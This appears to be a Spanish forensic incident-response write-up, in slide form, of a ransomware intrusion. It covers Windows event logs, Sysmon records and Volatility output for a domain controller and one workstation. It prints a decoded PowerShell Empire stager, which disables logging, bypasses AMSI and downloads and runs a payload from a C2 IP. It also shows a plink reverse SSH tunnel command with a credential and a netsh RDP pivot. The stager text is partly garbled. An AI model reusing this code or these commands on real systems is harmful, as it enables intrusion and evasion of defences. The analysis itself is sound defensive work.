Microsoft-Windows-GroupPolicy%40Operational Número de eventos: 7.440

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	09/11/2020 16:08:19	GroupPolicy (Microsoft-Windows-Group...)	5312	Ninguno
Información	09/11/2020 16:08:19	GroupPolicy (Microsoft-Windows-Group...)	5126	Ninguno
Información	09/11/2020 16:08:19	GroupPolicy (Microsoft-Windows-Group...)	5257	Ninguno

Evento 5312, GroupPolicy (Microsoft-Windows-GroupPolicy)

General Detalles


Lista de objetos de directiva de grupo aplicables:

- Directiva de grupo local
- Default Domain Policy
- Default Domain Controllers Policy
- Default launch Cleaner Task

¿Por qué se programa a las 17:15h si estaba disponible a las 15:08h UTC? → Guardad este dato...

Paso 5: Event Logs

- La conexión RDP ha usado **autenticación NTLM** → en todo el MINAF los puestos de trabajo usan **Kerberos** → lo apuntamos



Event Time	Record ID	Event ID	Level	Channel	Provider
09/11/2020 13:51:36.968	1042	131	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:36.970	49	261	Information	Microsoft-Windows-TerminalServices-RemoteConnection...	Microsoft-Windows-TerminalServices-RemoteConnectionManager
09/11/2020 13:51:36.975	1043	65	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:36.979	1044	72	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:36.979	1045	72	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:36.982	1046	141	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:37.120	5405945	4776	Undefined	Security	Microsoft-Windows-Security-Auditing
09/11/2020 13:51:37.127	228935	6038	Warning	System	LsaSrv
09/11/2020 13:51:37.149	5405946	4672	Undefined	Security	Microsoft-Windows-Security-Auditing
09/11/2020 13:51:37.149	5405947	4624	Undefined	Security	Microsoft-Windows-Security-Auditing
09/11/2020 13:51:38.179	1047	101	Warning	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:38.179	1048	132	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:38.179	1049	132	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:38.179	1050	72	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:38.179	1051	72	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:38.201	1052	104	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:38.201	1053	72	Information	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/...	Microsoft-Windows-RemoteDesktopServices-RdpCoreTS
09/11/2020 13:51:38.212	50	1149	Information	Microsoft-Windows-TerminalServices-RemoteConnection...	Microsoft-Windows-TerminalServices-RemoteConnectionManager

Microsoft Windows Server ha detectado que la **autenticación NTLM** se está usando actualmente entre clientes y este servidor. Este evento se produce una vez por arranque del servidor la primera vez que un cliente usa NTLM con este servidor.

NTLM es un mecanismo de autenticación más vulnerable. Compruebe:

Paso 5: Event Logs

- Windows Defender detectó y eliminó una amenaza → pero luego fue desactivado → posible DC comprometido

Microsoft-Windows-Windows Defender%4Operational_1 Número de eventos: 1.741

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Advertencia	09/11/2020 14:54:12	Windows Defender	1116	Ninguno
Información	09/11/2020 14:53:45	Windows Defender	5001	Ninguno
Información	09/11/2020 14:53:42	Windows Defender	1117	Ninguno
Advertencia	09/11/2020 14:52:56	Windows Defender	1116	Ninguno
Información	09/11/2020 14:28:52	Windows Defender	1150	Ninguno
Información	09/11/2020 13:28:52	Windows Defender	1150	Ninguno

Evento 1116, Windows Defender

General Detalles

Windows Defender detectó malware u otro software potencialmente no deseado.
Para más información, consulta lo siguiente:
<https://go.microsoft.com/fwlink/?linkid=37020&name=VirTool:Win32/Realm.B&threatid=2147764119&enterprise=0>

Nombre: VirTool:Win32/Realm.B
Id.: 2147764119
Gravedad: Grave
Categoría: Herramienta
Ruta de acceso: containerfile:///C:/Users/dom.adm/Downloads/launcher.bat; file: C:/Users/dom.adm/Downloads/launcher.bat-> [PowEncCmdFile]-> (UTF-16LE)
Origen de detección: Equipo local
Tipo de detección: Concreto
Origen de detección: Protección en tiempo real
Usuario: MINAF\dom.adm
Nombre de proceso: C:\Windows\explorer.exe
Versión de inteligencia de seguridad: AV: 1.327.594.0, AS: 1.327.594.0, NIS: 1.327.594.0
Versión de motor: AM: 1.1.17600.5, NIS: 1.1.17600.5

Paso 5: Event Logs

Microsoft-Windows-PowerShell%4Operational_2
Número de eventos: 720

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tarea
Información	09/11/2020 16:13:25	PowerShell (Microsoft-Win...	4103	Ejecutando canalización

Evento 4103, PowerShell (Microsoft-Windows-PowerShell)

General

Detalles

CommandInvocation(ForEach-Object): "ForEach-Object"

EnlaceDeParámetros(ForEach-Object): nombre="Process"; valor="\$55f.Headers.Add(\$_.Name, \$_.Value)"

Contexto:

- Gravedad = Informational
- Nombre de host = ConsoleHost
- Versión de host = 5.1.14393.3866
- Id. de host = c99a2a51-0670-42a7-8f76-29a79a2c62d1
- Aplicación host = powershell -noP -sta -w 1 -enc

SQBmACqAJABQAFMAVqBFAFIACwBpAE8ATqBUAEEAQqBMAGUALqBQAFMAVqBFAFIACwBpAE8AbqAuAE0AYQBKA
G8AUqAqAC0AZwBIACAAMwApAHsAJABiAdCAZqA0AD0AWwBSAGUARqBdAC4AQQBzAHMARQBtAGIATABZAC4AR
wBFAFQAVAB5FAAAZQAoACcAUwB5AHMAdABIAG0ALqBNAGEAbqBhAGcAZQBtAGUAbqB0AC4AQQB1AHQAbwBtA
GEAdABpAG8AbqAuAFUAdABpAGwAcwAnACkALqAiAEcARQB0AEYAaQBIAGAATABkACIAKAAnAGMAYQBjAGqAZQ
BkAEcAcqBvAHUAcABQAG8ABpAGMAeQBtAGUAdAB0AGkAbqBnAHMAJwAsACcATqAnACsAJwBvAG4AUAB1AGI
AbABpAGMALABTAHQAYQB0AGkAYwAnACkAOwBJAGYAKAAkAGIANwBGADQAKQB7ACQAYqAzADkAOQA9ACQA
QqA3AEYANAAuAEcAZQBUAfYAQQBsAHUAZQAoACQABqB1AEwAbAApADsASQBmACqAJABiADMAOQA5AFsAJwB
TAGMAcQBPAAHAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AQKQB7ACQAYqAzADkAOQBbAC
cAUwBjAHIAaQBwAHQAQqAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBwAGcAJwBdAFsAJwBFAG4AYQBjAGwAZQBT
AGMAcQBPAAHAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABCADMAOQA5AFs
AJwBTAGMAcQBPAAHAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0AWwAnAEUAbqBhAGIAbAB
IAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdqBvAGMAYQB0AGkAbwBuAEwAbwBnAGcAaQBwAGcAJwBdAD0A
MAB9ACQAVqBBAGwAPQBBAEMATwBMAGwAZQBjAHQASQBvAG4AcwAuAEcAZQBwAGUUAUqBJAEMALqBEAGkAYw
BUAEkAbwBuAGEAUqB5AFsAUwBUAFIASQBwAEcALABTAFkAcwB0AEUAbQAUAE8AYqBKAGUAYwBUAF0AXQA6ADoA

- Powershell con script logging habilitado → Aplicado del MINAF
- launcher.bat → Sospechoso ++
- Confirmamos compromiso del DC
- Restaurar a snapshot del día anterior

Paso 6: launcher.bat

- Buscamos **launcher.bat** en la MFT, y lo recuperamos del disco del DC
- Verificamos que es un .bat que contiene un Powershell con una cadena en Base64
- Decodificamos y adecentamos con **CyberChef**

Paso 6: launcher.bat

```
If ($PSVersionTable.PSVersion.Major - ge 3) {
    $b7f4 = [Ref]AssEmblYGETTYPe('SystemManagementAutomationUtils')"GetFile"('cachedGroupPolicySettings', 'N' + 'onPublic,Static');
    If ($b7f4) {
        $b399 = $b7f4.GetValue($null);
        If ($b399['ScriptB' + 'lockLogging']) {
            $B399['ScriptB' + 'lockLogging']['EnableScriptB' + 'lockLogging'] = 0;
            $B399['ScriptB' + 'lockLogging']['EnableScriptBlockInvocationLogging'] = 0
        }
        $VAL = [Collections.Generic.Dictionary[String, System.Object]]::New();
        $VAL.Add('EnableScriptB' + 'lockLogging', 0);
        $VAL.Add('EnableScriptBlockInvocationLogging', 0);
        $b399['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB' + 'lockLogging'] = $VAL
    } ELSE {
        [ScriptBlock]"GetFile"('signatures', 'N' + 'onPublic,Static')SetValue($null, (New - Object Collections.Generic.HashSet[String]))
    }

    $REf = [Ref]AssEmblYGETTYPe('SystemManagementAutomationAmsi' + 'Utils');
    $REf.GetField('amsiInit' + 'ailed', 'NonPublic,Static')SetValue($null, $True);
};

[System.Net.ServicePointManager]::Expect100Continue = 0;
$Ebd = New - Object System.Net.WebClient;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; v:110) like Gecko';
$ser = $([Text.Encoding]::Unicode.GetString([Convert.FromBase64String('aB0AHQAcAA6AC8ALwAXADAAMQAUADEAMWAc4AMQAYADIALgAYADEANGA6ADQANAAzADMA'))));
$t = '/admin/getphp';
$Ebd.Headers.Add('User-Agent', $u);
$Ebd.Proxy = [System.Net.WebRequest]::DefaultWebProxy;
$Ebd.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;
$ScriptProxy = $Ebd.Proxy;
$K = [System.Text.Encoding]::ASCII.GetBytes('{0:w?Pu1>%x_IhL,}EgSZV54j(Bpe+m)');
$R = {
    $D, $K = $ARGS;
    $S = 0255;
    0255|% {
        $J = ($J + $S[$_] + $K[$_%$KCount])%256;
        $S[$_], $S[$J] = $S[$J], $S[$_]
    };
    $D|% {
        $I = ($I + 1)%256;
        $H = ($H + $S[$I])%256;
        $S[$I], $S[$H] = $S[$H], $S[$I];
        $_ = bXor$S(($S[$I] + $S[$H])%256)
    }
};
$Ebd.Headers.Add("Cookie", "DqtXbjDIIPwMwv=LztXCXESYg+zv2Xe3e32Hwzi6hE=");
$Data = $Ebd.DownloadData($ser + $t);
$iV = $Data[03];
$dAta = $Data[4:$Data.Length];
- Join-Char[& $R $Data ($iV + $K)]|IEX
```

- VirusTotal no dice nada :-/
- Si buscamos cadenas → stager de Empire
- Otra cadena en Base64 interesante

Paso 6: launcher.bat

Download CyberChef
Last build: 5 months ago - v9 supports multiple inputs and a Node API allowing you to prog...
Options
About / Support

Operations

Search...

Favourites

To Base64

From Base64

To Hex

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Input

start: 72 length: 72
end: 72 lines: 1
length: 0

aAB0AHQAcaa6AC8ALwAxADAAMQAUADEAMwAyAC4AMQAYADIALgAyADEANGA6ADQANAAzADMA

Output

start: 54 time: 5ms
end: 54 length: 54
length: 0 lines: 1

h.t.t.p.:././1.0.1...1.3.2...1.2.2...2.1.6...4.4.3.3.

El agente de Empire contacta contra su C2:
101.132.122.216:4433


IOC

- Contacto con la IP 101.132.122.216
- Secundario: conexiones con el puerto 4433
- Existencia de **v2.exe** y **v2c.exe** en C:\temp
- Revisar los logs de proxy / cortafuegos
- Revisar **manualmente** los equipos

DC: Conclusiones

- Atacantes se conectan por RDP como admin. de dominio
- Despliegan agente de Empire (AV off)
- Copian y despliegan las GPO (apisonadora + ransomware)
- Programan el ransomware a las 17.15h UTC

Timeline del incidente



Análisis del incidente: Objetivos



- Alcance: 2 equipos **comprometidos**, **TODO** el parque afectado
- Impacto: Eliminación completa de **barreras de seguridad** en todo el dominio, **intento** de despliegue de **ransomware**
- IOC: 3
- Vector de entrada: **RDP** con credenciales de **admin. del dominio**

2.2

W10-PC3 (10.11.2.14)

Paso 1: Volatility

- Sacamos con el plugin **netscan** de Volatility las conexiones de red (profile Win10x64_17134)

Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
0x9c00001fd820	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	848	svchost.exe	2020-11-09 11:19:13 UTC+0000
0x9c00001fd820	TCPv6	:::135	:::0	LISTENING	848	svchost.exe	2020-11-09 11:19:13 UTC+0000
0xc58d82c4b570	UDPv4	127.0.0.1:64276	*:*		1816	svchost.exe	2020-11-09 11:19:17 UTC+0000
0xc58d82eb68d0	UDPv4	0.0.0.0:0	*:*		2700	svchost.exe	2020-11-09 11:19:23 UTC+0000
0xc58d82eb6a30	UDPv4	0.0.0.0:0	*:*		2700	svchost.exe	2020-11-09 11:19:23 UTC+0000
0xc58d82eb6a30	UDPv6	:::0	*:*		2700	svchost.exe	2020-11-09 11:19:23 UTC+0000
0xc58d82eb6b90	UDPv4	0.0.0.0:123	*:*		1404	svchost.exe	2020-11-09 11:19:26 UTC+0000
0xc58d82eb6b90	UDPv6	:::123	*:*		1404	svchost.exe	2020-11-09 11:19:26 UTC+0000
0xc58d82cd2aa0	TCPv4	0.0.0.0:3389	0.0.0.0:0	LISTENING	352	svchost.exe	2020-11-09 11:19:17 UTC+0000
0xc58d82d31ae0	TCPv4	0.0.0.0:3389	0.0.0.0:0	LISTENING	352	svchost.exe	2020-11-09 11:19:17 UTC+0000
0xc58d82d31ae0	TCPv6	:::3389	:::0	LISTENING	352	svchost.exe	2020-11-09 11:19:17 UTC+0000
0xc58d837bb8a0	UDPv4	0.0.0.0:0	*:*		5744	powershell.exe	2020-11-09 13:17:02 UTC+0000
0xc58d837bb8a0	UDPv6	:::0	*:*		5744	powershell.exe	2020-11-09 13:17:02 UTC+0000
0xc58d83645320	TCPv4	10.11.2.14:51572	101.132.122.216:4433	ESTABLISHED	-1		
0xc58d83b2bcc0	TCPv4	10.11.2.14:7680	10.11.2.16:51236	CLOSED	-1		4078-04-28 20:34:21 UTC+0000
0xc58d83cf8cc0	TCPv4	10.11.2.14:445	10.11.2.11:51069	ESTABLISHED	-1		-
0xc58d83f12c00	TCPv4	10.11.2.14:50538	104.18.20.226:80	CLOSE_WAIT	-1		-

- Contacto con el C2 anterior → Equipo comprometido

Paso 1: Volatility

- ¿Conexiones a un SSH remoto?

142	0xc58d893b9010	TCPv6	:::47001	:::0	LISTENING	4	System	2020-11-09 14:21:31 UTC+0000
143	0xc58d89212560	TCPv4	10.11.2.14:51444	10.11.2.11:7680	CLOSED	-1		6793-04-16 08:17:39 UTC+0000
144	0xc58d892c7010	TCPv4	10.11.2.14:51481	101.132.122.216:22	ESTABLISHED	-1		
145	0xc58d89336010	TCPv4	10.11.2.14:52013	52.247.57.20:80	ESTABLISHED	-1		
146	0xc58d8945e4a0	TCPv4	10.11.2.14:51988	131.253.33.254:443	CLOSED	-1		

- ¿Qué hace el equipo sirviendo algo en el 443/tcp ?

130	0xc58d888874c0	TCPv4	10.11.2.14:50729	13.107.4.52:80	CLOSED	-1		
131	0xc58d8896fd30	TCPv4	0.0.0.0:443	0.0.0.0:0	LISTENING	2672	svchost.exe	2020-11-09 13:30:52 UTC+0000
132	0xc58d8897ac60	UDPv4	0.0.0.0:0	*:*		8700	powershell.exe	2020-11-09 13:49:26 UTC+0000
133	0xc58d8897ac60	UDPv6	:::0	*:*		8700	powershell.exe	2020-11-09 13:49:26 UTC+0000

- ¿Quién nos da info sobre esas conexiones? →
Sacamos la Sysmon-señal

BATMAN GO HOME



SYSMON GOT THIS

Paso 2: Sysmon

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 29.908

Filtrados: Registro: file://C:\Users\antonio\Desktop\ransomware_atte_my_network\Evidencias_Pasos_STIC\Paso 2.2 - DC -

Nivel	Fecha y hora	Origen
Información	09/11/2020 14:30:51	Sysmon

Evento 1, Sysmon

General Detalles

Process Create:

RuleName:

UtcTime: 2020-11-09 13:30:51.915

ProcessGuid: {aed05ab1-448b-5fa9-0000-00101405f100}

ProcessId: 1828

Image: C:\Windows\System32\plink.exe

FileVersion: Release 0.74

Description: Command-line SSH, Telnet, and Rlogin client

Product: PuTTY suite

Company: Simon Tatham

OriginalFileName: Plink

CommandLine: c:\windows\system32\plink.exe -batch -hostkey 78:77:31:27:96:40:1c:88:76:cf:f9:a4:10:27:1e:dc dimitri@101.132.122.216 -pw dosdivanya2020 -P 22 -2 -4 -T -N -C -R 12345:127.0.0.1:443

CurrentDirectory: C:\WINDOWS\system32\

User: W10-PC3\admin

LogonGuid: {aed05ab1-3fa9-5fa9-0000-0020001ce800}

LogonId: 0xE81C00

TerminalSessionId: 0

IntegrityLevel: High

Hashes: MD5=3FBEA74B92F41809F46145F480782EF9,SHA256=CA57391CDBAC224F159E858425D231D068AA76316E0345CB8D58C716B9EFF587

ParentProcessGuid: {aed05ab1-448b-5fa9-0000-00101f04f100}

ParentProcessId: 5576

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: C:\WINDOWS\system32\cmd.exe /c ""C:\WINDOWS\system32\launch_plink.bat""

- Plink: compañero de putty → SSH automatizados
- Túnel entre el equipo atacante y el Puerto 443 local
- Padre: launch_plink.bat

Paso 2: Sysmon

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 29.908

Filtrados: Registro: file://C:\Users\antonio\Desktop\ransomware_ate_my_network\Evidencias_Pasos_STIC\Paso 2.2 - DC -

Nivel	Fecha y hora	Origen
Información	09/11/2020 14:30:51	Sysmon

Evento 1, Sysmon

General Detalles

Process Create:

RuleName:

UtcTime: 2020-11-09 13:30:51.957

ProcessGuid: {aed05ab1-448b-5fa9-0000-0010c405f100}

ProcessId: 10656

Image: C:\Windows\System32\netsh.exe

FileVersion: 10.0.17134.1 (WinBuild.160101.0800)

Description: Network Command Shell

Product: Microsoft® Windows® Operating System

Company: Microsoft Corporation

CommandLine: netsh interface portproxy add v4tov4 listenport=443 listenaddress=0.0.0.0 connectport=3389 connectaddress=10.11.2.200

User: W10-PC3\admin

LogonGuid: {aed05ab1-3fa9-5fa9-0000-0020001ce800}

LogonId: 0xE81C00

TerminalSessionId: 0

IntegrityLevel: High

Hashes: MD5=98CC37BBF363A38834253E22C80A8F32,SHA256=D6072E8809E95B8297F8DC431FFDA58A04B845664145A8443318FC4FC2EAB573

ParentProcessGuid: {aed05ab1-448b-5fa9-0000-00101f04f100}

ParentProcessId: 5576

ParentImage: C:\Windows\System32\cmd.exe

ParentCommandLine: C:\WINDOWS\system32\cmd.exe /c ""C:\WINDOWS\system32\launch_plink.bat""

- Netsh: manipulación de red por línea de comandos
- Redir. del puerto local 443 al 3389 del DC
- Precioso pivot SSH-RDP
- ¿Nadie ha visto que se ejecuta como admin?

Paso 2: Sysmon

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 29.908

Filtrados: Registro: file://C:\Users\antonio\Desktop\ransomware_ate_my_network\Evidencias_Pasos_STIC

Nivel	Fecha y hora	Origen
Información	09/11/2020 14:30:51	Sysmon

Evento 1, Sysmon

General Detalles

Process Create:

RuleName:

UtcTime: 2020-11-09 13:30:51.878

